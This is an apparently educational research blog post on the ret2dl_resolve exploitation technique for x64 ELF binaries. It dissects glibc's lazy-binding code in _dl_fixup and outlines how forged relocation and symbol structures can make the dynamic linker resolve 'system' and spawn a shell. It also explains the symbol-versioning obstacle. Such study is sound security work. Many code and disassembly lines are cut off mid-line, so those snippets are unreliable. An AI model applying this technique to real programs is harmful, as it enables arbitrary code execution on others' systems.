12 MAY 2020 / RESEARCH

Ret2dl_resolve x64: Exploiting Dynamic Linking Procedure In x64 ELF Binaries

In this article, we will start analyzing the lazy binding process, we will proceed dissecting dl-runtime, understanding when is possible to use this technique without a leak, and finally we will build our exploit.

The Lazy Binding

When we run a program on Linux, as default behavior, the dynamic linker resolves references to symbols in the shared libraries only when it’s needed. In other words, the program doesn’t know the address of a specific function in a shared library, until this function is actually referenced.

This process of resolving symbols in run-time, is known as lazy binding.

We can also modify this behavior, forcing the dynamic linker to perform all relocations at program startup, exporting an environment variable called LD_BIND_NOW. Indeed, as we can see in ld.so man page:

```
LD_BIND_NOW (since glibc 2.1.1)
    If set to a nonempty string, causes the dy
    resolve all symbols at program startup ins
    function call resolution to the point when
    erenced.  This is useful when using a debu
```

Two of the most important sections involved in the lazy binding process, are respectively called **Procedure Linkage Table (PLT)** and **Global Offset Table (GOT).**

The **PLT** section, contains executable code and consists of well-defined format stubs. These stubs can be distinguish in a default stub and a series of function stubs. As we can see from the **objdump** output, we have a default stub at **0x401020** followed by a function stub (**read()** in our case) at **0x401030**.

```
objdump -d poc -j .plt -M intel
```

```
Disassembly of section .plt:

0000000000401020 <.plt>:
  401020:       ff 35 e2 2f 00 00       push
  401026:       ff 25 e4 2f 00 00       jmp
  40102c:       0f 1f 40 00             nop

0000000000401030 <read@plt>:
  401030:       ff 25 e2 2f 00 00       jmp
  401036:       68 00 00 00 00          push
  40103b:       e9 e0 ff ff ff          jmp
```


The **GOT** is a data section and it will be populated in run-time with the addresses of the resolved symbols. It will also contain important addresses that will be used in the symbols resolution process: the **link_map** structure address and the **_dl_runtime_resolve** address, which we will cover shortly.

```
objdump -d poc -j .got.plt -M intel -z

Disassembly of section .got.plt:

0000000000404000 <_GLOBAL_OFFSET_TABLE_>:
  404000:       20 3e 40 00 00 00 00 00 00 00
  404010:       00 00 00 00 00 00 00 00 36 10
```

Let’s see what happens when read() is called:



1. From the .text section, instead of calling read directly, there is a call to the corresponding function stub in the .plt section (0x401030).
2. From here, there is an indirect jump in the .got.plt section (0x404018). Since the symbol has not been resolved yet, this address contains the address of the next instruction in the function stub (0x401036).
3. At this point, the execution flow is redirected to the next instruction in the function stub. Here, reloc_arg is pushed on the stack.
4. The last instruction in the function stub is an indirect jump to the default stub (0x401020). Here the link_map address is

pushed on the stack and finally the control is given to _dl_runtime_resolve().

We will talk about reloc_arg and link_map in the next section.

_dl_runtime_resolve is defined in dl-trampoline.S and its definition is followed by the inclusion of dl-trampoline.h. Using gdb, we can immediately understand what it does:

```
0x7ffff7fe93c0 <_dl_runtime_resolve_xsave>:
0x7ffff7fe93c1 <_dl_runtime_resolve_xsave+1>:
0x7ffff7fe93c4 <_dl_runtime_resolve_xsave+4>:
0x7ffff7fe93c8 <_dl_runtime_resolve_xsave+8>:
0x7ffff7fe93cf <_dl_runtime_resolve_xsave+15>:
0x7ffff7fe93d3 <_dl_runtime_resolve_xsave+19>:
0x7ffff7fe93d8 <_dl_runtime_resolve_xsave+24>:
0x7ffff7fe93dd <_dl_runtime_resolve_xsave+29>:
0x7ffff7fe93e2 <_dl_runtime_resolve_xsave+34>:
0x7ffff7fe93e7 <_dl_runtime_resolve_xsave+39>:
0x7ffff7fe93ec <_dl_runtime_resolve_xsave+44>:
0x7ffff7fe93f1 <_dl_runtime_resolve_xsave+49>:
0x7ffff7fe93f6 <_dl_runtime_resolve_xsave+54>:
0x7ffff7fe93f8 <_dl_runtime_resolve_xsave+56>:
0x7ffff7fe9400 <_dl_runtime_resolve_xsave+64>:
0x7ffff7fe9408 <_dl_runtime_resolve_xsave+72>:
0x7ffff7fe9410 <_dl_runtime_resolve_xsave+80>:
0x7ffff7fe9418 <_dl_runtime_resolve_xsave+88>:
0x7ffff7fe9420 <_dl_runtime_resolve_xsave+96>:
0x7ffff7fe9428 <_dl_runtime_resolve_xsave+104>
0x7ffff7fe9430 <_dl_runtime_resolve_xsave+112>
0x7ffff7fe9438 <_dl_runtime_resolve_xsave+120>
0x7ffff7fe943d <_dl_runtime_resolve_xsave+125>
0x7ffff7fe9441 <_dl_runtime_resolve_xsave+129>
```

```
0x7ffff7fe9445 <_dl_runtime_resolve_xsave+133>
```

As we can see, it's nothing more than a trampoline to _dl_fixup. It starts saving the current processor state, then moves reloc_arg in the RSI, link_map in the RDI (Following the x86_64 Linux calling conventions AMD64 ABI) and calls _dl_fixup. PS: The second instruction, moves RSP in RBX, this way `QWORD PTR [rbx+0x10]` and `QWORD PTR [rbx+0x8]` before calling _dl_fixup, point respectively to reloc_arg and link_map, previously pushed on the stack.

Dissecting dl-runtime

Before starting our analysis, we need to introduce three more important sections: **JMPREL** (.rela.plt), **DYNSYM** (.dynsym) and **STRTAB** (.dynstr). (PS: .dynsym is the analogous to .symtab, but it contains information about dynamic linking rather than static linking. This also applies to .dynstr and .strtab)


```
readelf --sections ./poc | egrep "Name|.rela.p
  [Nr] Name              Type             Addr
  [ 5] .dynsym           DYNSYM           0000
```

```
  [ 5] .dynsym           DYNSYM           0000
  [ 6] .dynstr           STRTAB           0000
  [10] .rela.plt         RELA             0000
```

JMPREL (.rela.plt): It contains information used by the linker to perform relocations. It's composed by 0x18 aligned Elf64_Rel structures.


- **r_offset**: It contains the location where the address of the resolved symbol will be stored (In the GOT).
- **r_info**: Indicates the relocation type and acts as a symbol table index. It will be used to locate the corresponding Elf64_Sym structure in the DYNSYM section.

DYNSYM (.dynsym): It contains a symbol table. It's composed by 0x18 aligned Elf64_Sym structures. Every structure associates a symbolic name with a piece of code elsewhere in the binary.



- **st_name**: It acts as a string table index. It will be used to locate the right string in the STRTAB section.
- **st_info**: It contains symbol's type and binding attributes.
- **st_other**: It contains symbol's visibility.
- **st_shndx**: It contains the relevant section header table index.
- **st_value**: It contains the value of the associated symbol.
- **st_size**: It contains the symbol's size. If the symbol has no size or the size is unknown, it contains 0.

STRTAB (.dynstr): The strings containing the symbolic names are located here.



```
0x4003aa:        "GLIBC_2.2.5"
0x4003b6:        "__gmon_start__"
```

Now we can start our analysis. _dl_fixup is defined in dl-resolve.c as follow:

```
...

_dl_fixup (

# ifdef ELF_MACHINE_RUNTIME_FIXUP_ARG
       ELF_MACHINE_RUNTIME_FIXUP_ARGS,
# endif
       struct link_map *l, ElfW(Word)

const char *strtab = (const void *) D
const PLTREL *const reloc = (const vo
const ElfW(Sym) *sym = &symtab[ELFW(R
const ElfW(Sym) *refsym = sym;
void *const rel_addr = (void *)(l->l_

lookup_t result;
DL_FIXUP_VALUE_TYPE value;

/* Sanity check that we're really loo
assert (ELFW(R_TYPE)(reloc->r_info) =

/* Look up the target symbol.  If the
   used don't look in the global scop
if (__builtin_expect (ELFW(ST_VISIBIL
{
   const struct r_found_version *vers

   if (l->l_info[VERSYMIDX (DT_VERSYM
   {
     const ElfW(Half) *vernum = (cons
     ElfW(Half) ndx = vernum[ELFW(R_S
     version = &l->l_versions[ndx];
```

```
     if (version->hash == 0)
       version = NULL;
   }

   int flags = DL_LOOKUP_ADD_DEPENDEN
   if (!RTLD_SINGLE_THREAD_P)
   {
     THREAD_GSCOPE_SET_FLAG ();
     flags |= DL_LOOKUP_GSCOPE_LOCK;
   }

#ifdef RTLD_ENABLE_FOREIGN_CALL
     RTLD_ENABLE_FOREIGN_CALL;
#endif

   result = _dl_lookup_symbol_x (strt
                                 vers

   /* We are done with the global sco
   if (!RTLD_SINGLE_THREAD_P)
     THREAD_GSCOPE_RESET_FLAG ();

#ifdef RTLD_FINALIZE_FOREIGN_CALL
   RTLD_FINALIZE_FOREIGN_CALL;
#endif

   /* Currently result contains the b
      of the object that defines sym.
      offset.  */
   value = DL_FIXUP_MAKE_VALUE (resul
 }
else
 {
   /* We already found the symbol.
      the module (and therefore its l
   value = DL_FIXUP_MAKE_VALUE(l, SYM
   result = l;
 }

/* And now perhaps the relocation add
value = elf_machine_plt_value (l, rel

if (sym != NULL && __builtin_expect (
  value = elf_ifunc_invoke (DL_FIXUP_
```

```
77
78   /* Finally, fix up the plt itself.  *
79   if (__glibc_unlikely (GLRO(dl_bind_no
80     return value;
81
82   return elf_machine_fixup_plt (l, resu
83
84   }
85
86   ...
```

We can see at line 8, that the function accepts two arguments:

```
struct link_map *l, ElfW(Word) reloc_arg
```

These are the arguments that have been previously pushed on the stack and then moved respectively in RDI and RSI.

link_map is an important structure that contains all sort of information regarding a loaded shared object. The linker creates a linked list of link_maps and each link_map structure describes a shared object.

reloc_arg will be used as index to identify the corresponding Elf64_Rel in the JMPREL section.

At line 10, a pointer to the STRTAB section is defined:

```
const char *strtab = (const void *) D_PTR(l, l
```

l_info (that is located at &link_map + 0x40 and points in the dynamic section), accepts a tag as index, in this case DT_STRTAB, defined as `#define DT_STRTAB 5`, then is passed as second argument to D_PTR macro. D_PTR is defined as `D_PTR(map, i) ((map)->i->d_un.d_ptr + (map)->l_addr)` if the dynamic section is read only, `D_PTR(map, i) (map)->i->d_un.d_ptr` otherwise. It's used to find the d_ptr value in the corresponding Elf64_Dyn structure in the DYNAMIC section (which acts as a sort of "road map" for the dynamic linker). A Elf64_Dyn structure is defined as follow:

```
typedef struct{

  Elf64_Sxword    d_tag;    /* Dynamic entry t
  union
    {
      Elf64_Xword   d_val;  /* Integer value *
```

```
        Elf64_Addr    d_ptr;  /* Address value *
      } d_un;

  } Elf64_Dyn;
```

All this results in `l->l_info[5]->d_un.d_ptr`, the STRTAB address, `0x400388` in our case.

At line 11, a pointer to a Elf64_Rel structure is defined:

```
const PLTREL *const reloc = (const void *) (D_
```

Similar to the previous line, l_info and D_PTR are used to obtain the JMPREL section address, but here, reloc_offset is added. reloc_offset is defined as `reloc_arg * sizeof (PLTREL) = reloc_arg * 0x18`. We can also notice the **total absence of upper boundaries checks**. This, further on, will allow us to perform the ret2dl_resolve technique, using a large reloc_arg.

At line 12, a pointer to a Elf64_Sym stucture is defined:

```
const ElfW(Sym) *sym = &symtab[ELFW(R_SYM) (re
```

To better understand this line, we need to follow some definitions. ElfW(type) is defined as:

```
#define ElfW(type)        _ElfW (Elf, __ELF_NA
#define _ElfW(e,w,t)      _ElfW_1 (e, w, _##t)
#define _ElfW_1(e,w,t)    e##w##t
```

This means that:

```
ElfW(R_SYM) =
_ElfW(Elf, __ELF_NATIVE_CLASS, R_SYM) =
_ElfW_1(Elf, 64, _R_SYM) =
Elf64_R_SYM
```

and ELF64_R_SYM(i) is defined as: `ELF64_R_SYM(i) ((i) >> 32)`, so we can read the line 12 as:

```
const ElfW(Sym) *sym = &symtab[reloc->r_info >
```

Basically it's using `reloc->r_info >> 32` as index, to find the corresponding Elf64_Sym structure in the SYMTAB section.

At line 14, we have:

```
void *const rel_addr = (void *)(l->l_addr + re
```

rel_addr is a pointer to the location where the resolved symbol will be stored (in the GOT).

At line 20, there's an important check:

```
assert (ELFW(R_TYPE)(reloc->r_info) == ELF_MAC
```

Elf64_R_TYPE is defined as `ELF64_R_TYPE(i) ((i) & 0xffffffff)` and ELF_MACHINE_JMP_SLOT is defined as R_X86_64_JUMP_SLOT that is equal to 7.

So the line 20 is nothing more than:

```
assert ((reloc->r_info & 0xffffffff) == 0x7);
```

Basically it's checking if reloc->r_info is a valid

JUMP_SLOT.

At line 24, there's another check:

```
if (__builtin_expect (ELFW(ST_VISIBILITY) (sym
```

ELF64_ST_VISIBILITY corresponds to `ELF32_ST_VISIBILITY(o) ((o) & 0x03)`, so the line 24 is equal to:

```
if (__builtin_expect ((sym->st_other & 0x03),
```

If the check is **not** satisfied, the symbol is considered already resolved, otherwise the code inside the "if" statement is executed. It starts with a symbol versioning check at line 28:

```
if (l->l_info[VERSYMIDX (DT_VERSYM)] != NULL)
```

VERSYMIDX is defined as:

```
#define VERSYMIDX(sym) (DT_NUM + DT_THISPROCNU
```

DT_VERSYM, DT_NUM, DT_THISPROCNUM, DT_VERNEEDNUM and DT_VERSIONTAGIDX correspond to:

```
#define DT_VERSYM	0x6ffffff0
#define DT_NUM		35		/* Number used */
#define DT_THISPROCNUM	0
#define DT_VERNEEDNUM	0x6fffffff	/* Numbe
#define DT_VERSIONTAGIDX(tag)	(DT_VERNEEDNUM
```

So `VERSYMIDX(DT_VERSYM)` is equal to:

```
VERSYMIDX(0x6ffffff0) =
(DT_NUM + DT_THISPROCNUM + DT_VERSIONTAGIDX(0x
(35 + 0 + DT_VERSIONTAGIDX(0x6ffffff0)) =
(35 + (0x6fffffff - 0x6ffffff0)) =
(35 + 0xf) = 0x32
```

Consequently we have:

```
&l (link_map address) + 0x40 (l_info off) + VE
&l + 0x40 + 0x32 * 0x8 =
&l + 0x1d0
```

So, if `(&l + 0x1d0) != NULL`, and usually it is, for example in our case:

```
0x7ffff7fe2a81 <_dl_fixup+97>:  mov    r8,QWOR
0x7ffff7fe2a88 <_dl_fixup+104>: test   r8,r8
```

where R10 contains the link_map address and `QWORD PTR [r10+0x1d0]`, moved in in R8, corresponds to the address of the VERSYM tag in the DYNAMIC section:

```
R8  0x403f80 (_DYNAMIC+352) <-- 0x6ffffff0
```

the code in the "if" statement is executed:

```
const ElfW(Half) *vernum = (const void *) D_PT
ElfW(Half) ndx = vernum[ELFW(R_SYM) (reloc->r_
version = &l->l_versions[ndx];
if (version->hash == 0)
  version = NULL;
```

It obtains the VERSYM address using the usual l_info and D_PTR macro, then calculates "ndx" using `reloc->r_info >> 32` as index in the

VERSYM section. “ndx” is subsequently used as index in l_versions (that is located at &link_map + 0x2e8 and is an array with version names), to obtain the version name.

Mind this point, we will analyze it in gdb in the exploit part.

Finally, at line 48, _dl_lookup_symbol_x is called, followed by DL_FIXUP_MAKE_VALUE at line 62 and elf_machine_fixup_plt at line 82:

```
result = _dl_lookup_symbol_x (strtab + sym->st
                                version, ELF_R
```

_dl_lookup_symbol_x searches loaded objects’ symbol table for a definition of the symbol in `strtab + sym->st_name`. It returns the address of the linkmap structure, and l_addr, the first element in the structure, points to the libc base address.

```
value = DL_FIXUP_MAKE_VALUE (result, SYMBOL_AD
...
return elf_machine_fixup_plt (l, result, refsy
```

DL_FIXUP_MAKE_VALUE finds the offset of the function in the library, relocates it and stores the result in the `value` variable. To do that, it uses the SYMBOL_ADDRESS macro, defined as:

```
#define SYMBOL_ADDRESS(map, ref, map_set)
  ((ref) == NULL ? 0
    : (__glibc_unlikely ((ref)->st_shndx == SH
      : LOOKUP_VALUE_ADDRESS (map, map_set)) +
```

Where LOOKUP_VALUE_ADDRESS corresponds to:

```
#define LOOKUP_VALUE_ADDRESS(map, set) ((set)
```

If everything goes well, it will result in:

```
value = DL_FIXUP_MAKE_VALUE (l, l->l_addr + sy
```

We can see it in gdb, a couple of instructions after the _dl_lookup_symbol_x call:

```
0x7ffff7fe2b1c <_dl_fixup+252>    mov    rax
0x7ffff7fe2b1f <_dl_fixup+255>    add    rax
```

In the first instruction, the r8 contains the link map address, and l_addr is pointing to the libc base address:

```
R8   0x7ffff7fae000 --> 0x7ffff7deb000 <-- 0x3
```

In the second instruction, the rdx is pointing to the location of the corresponding Elf64_Sym structure in libc, found using _dl_lookup_symbol_x:

```
RDX  0x7ffff7df7cd0 <-- 0xe001200002049
```

So it moves the libc base address in rax, and then adds to it the value pointed by rdx + 0x8. `$rdx + 0x8 = 0x7ffff7df7cd0 + 0x8 = 0x7ffff7df7cd8` and corresponds to the location of the **st_value** field in the Elf64_Sym structure:

```
0x7ffff7df7cd8: 0x00000000000ee550
```

So we have: `rax + QWORD PTR [rdx + 8] = libc base address + st_value = 0x7ffff7deb000 + 0xee550 = 0x7ffff7ed9550`, the location of the read() function in libc!

Now that the relocation is complete, elf_machine_fixup_plt writes the address of the resolved symbol in the location pointed by rel_addr (In the GOT).

Let's do a quick recap:

1. `_dl_fixup(link_map, reloc_arg)` is called.
2. `const PLTREL *const reloc = (const void *) (JMPREL + reloc_offset);`
   _dl_fixup, based on the value of reloc_offset (reloc_arg * 0x18), searchs in .rela.plt for the corresponding Elf64_Rel structure
3. `const ElfW(Sym) *sym = &symtab[reloc->r_info >> 32];`
   It uses the `reloc->r_info >> 32` field in Elf64_Rel struct, as an index to find the corresponding Elf64_Sym structure in the SYMTAB section.
4. `assert ((reloc->r_info & 0xffffffff) == 0x7);`

   Using r_info in the Elf64_Rel structure, it ensures it's looking at a valid JUMP_SLOT ensures it's looking at a valid JUMP_SLOT.

5. `if (__builtin_expect ((sym->st_other & 0x03), 0) == 0)`
   Using st_other in the Elf64_Sym structure, it ensures the symbol is not already resolved. `(sym->st_other & 3) != 0` —> symbol already resolved, so we need to have st_other == 0.

6. `if (l->l_info[VERSYMIDX (DT_VERSYM)] != NULL)`
   It performs a symbol versioning check. Usually, this check is satisfied, so it computes "ndx" from `ElfW(Half) ndx = vernum[reloc->r_info >> 32] & 0x7fff;` and then obtains the version number from `version = &l->l_versions[ndx];`.

7. `result = _dl_lookup_symbol_x (strtab + sym->st_name, l, &sym, l->l_scope, version, ELF_RTYPE_CLASS_PLT, flags, NULL);`
   _dl_lookup_symbol_x, searches loaded objects' symbol tables for a definition of the symbol in `strtab + sym->st_name` and returns the link_map address. l_addr points to the libc base address.


8. `value = DL_FIXUP_MAKE_VALUE (l, l->l_addr + sym->st_value);`
   DL_FIXUP_MAKE_VALUE finds the offset of the function from the library and relocates it.

9. `return elf_machine_fixup_plt (l, result,`

```
relsym, sym, reloc, rel_addr, value);
```

elf_machine_fixup_plt writes the address of the resolved symbol in the location pointed by rel_addr (In the GOT).

Let's move on to the exploit part!



The Exploit

Now that we know how dl-runtime.c works, write an exploit is relativey easy. We can:

1. Push a large fake reloc_arg on the stack and then jump on the plt default stub. _dl_fixup will be called with link_map and the fake reloc_arg as aguments. This way we can make `const PLTREL *const reloc = (const void *) (D_PTR(l, l_info[DT_JMPREL]) + reloc_offset);` point in our controllable area (bss/heap).
2. In the fake JMPREL section (in our controllable area), we create a fake Elf64_Rel structure with a large fake r_info field. Now we can make `const ElfW(Sym) *sym = &symtab[reloc->r_info >> 32]` point in our controllable area.
3. Creating the fake r_info field, we need to make sure that it ends with 0x7, so the `assert ((reloc->r_info & 0xffffffff) == 0x7);` check is satisfied.
4. In the fake DYNSYM section (in our controllable area), we create a fake Elf64_Sym structure with a fake st_other field set to 0x00. This way the `if (__builtin_expect ((sym->st_other & 0x03), 0) == 0)` check is satisfied.

5. In the same Elf64_Sym structure we create a large fake st_name field. This way we can

make `strtab + sym->st_name` point in our controllable area.

6. Finally, in the fake STRTAB section (in our controllable area), we write a null terminated string, for example `system\x00`. If we did the math correctly, dl-fixup will resolve the symbol we have chosen and we will get a shell!

A problem with the x64 architecture, arises from:

```
if (l->l_info[VERSYMIDX (DT_VERSYM)] != NULL)
{
  const ElfW(Half) *vernum = (const void *) D_
  ElfW(Half) ndx = vernum[ELFW(R_SYM) (reloc->
  version = &l->l_versions[ndx];
  if (version->hash == 0)
    version = NULL;
}
```

Let's assume that the .bss, is mapped at 0x601000, and we are using 0x601a00 as starting point of our controllable area. When we fake the JMPREL section in this area, we need to compute the r_info field in the corresponding fake Elf64_Rel structure. r_info is equal to the distance between

our fake .dynsym section and the real SYMTAB, divided by 0x18 (since it will be used as index to identify the corresponding Elf64_Sym structure and the size of each structure is 0x18 bytes): `(((fake_dynsym - SYMTAB) / 0x18) << 32) | 0x7`, in our case `(((0x601a68 - 0x4002b8) / 0x18) << 32) | 0x7 = 0x1565200000007`.

The line `ElfW(Half) ndx = vernum[ELFW(R_SYM)(reloc->r_info)] & 0x7fff;` will result in `ElfW(Half) ndx = vernum[0x1565200000007 >> 32] & 0x7fff;`. The problem is that `0x1565200000007 >> 32 = 0x15652`, and it's a very large index.

Let's look at it in gdb:

```
0x7fd3f92fea8d <_dl_fixup+109>: mov    rax,QWO
0x7fd3f92fea91 <_dl_fixup+113>: movzx  eax,WOR
0x7fd3f92fea95 <_dl_fixup+117>: and    eax,0x7
```

`QWORD PTR [r8+0x8]` is a pointer in the VERSYM section, the RCX contains `0x1565200000007 >> 32 = 0x15652`. So `$rax + $rcx*2 = 0x400356 + 0x15652*2 = 0x42affa`. This address points in an invalid memory region, so the binary segfaults.

```
0x42affa:       Cannot access memory at addres
```

As we can see from this article a common workaround is to leak the link_map address and write a NULL byte at `&l + 0x1d0`, this way, the `if (l->l_info[VERSYMIDX (DT_VERSYM)] != NULL)` check, won't be satisfied and the program will avoid the code in the "if" statement. Another really interesting solution comes from this article, but it always requires a leak.

Now let's assume that the .bss is mapped at 0x404000 and we decide to use 0x404700 as our controllable area, the r_info field in the corresponding fake Elf64_Rel structure will be equal to `(((fake_dynsym - SYMTAB) / 0x18) << 32) | 0x7` in this case `(((0x404768 - 0x400328) / 0x18) << 32) | 0x7 = 0x2d800000007`. In `ElfW(Half) ndx = vernum[0x2d800000007 >> 32] & 0x7fff;`, `0x2d800000007 >> 32 = 0x2d8` and in:

```
0x7fd3f92fea8d <_dl_fixup+109>: mov    rax,QWO
0x7fd3f92fea91 <_dl_fixup+113>: movzx  eax,WOR
0x7fd3f92fea95 <_dl_fixup+117>: and    eax,0x7
```

`$rax + $rcx*2 = 0x4003c6 + 0x2d8*2 = 0x400976`, will result in a valid pointer:

```
0x400976:       0x0000000000000000
```

With my friend and teammate FizzBuzz101, we started to do some tests and we noticed that using the modern GCC versions, the bss is often mapped at 0x40XXXX, for example: gcc 8.4.0 and 9.3.0 on Kali 4, kernel 5.4.0-kali4-amd64; gcc 7.4.0 and 8.3.0 on Debian 10, kernel 4.19.0-6-amd64 and gcc 9.2.1 on Ubuntu SMP, kernel 5.3.0-51-generic and so on.

Under this condition, we can proceed without needing any workaround.

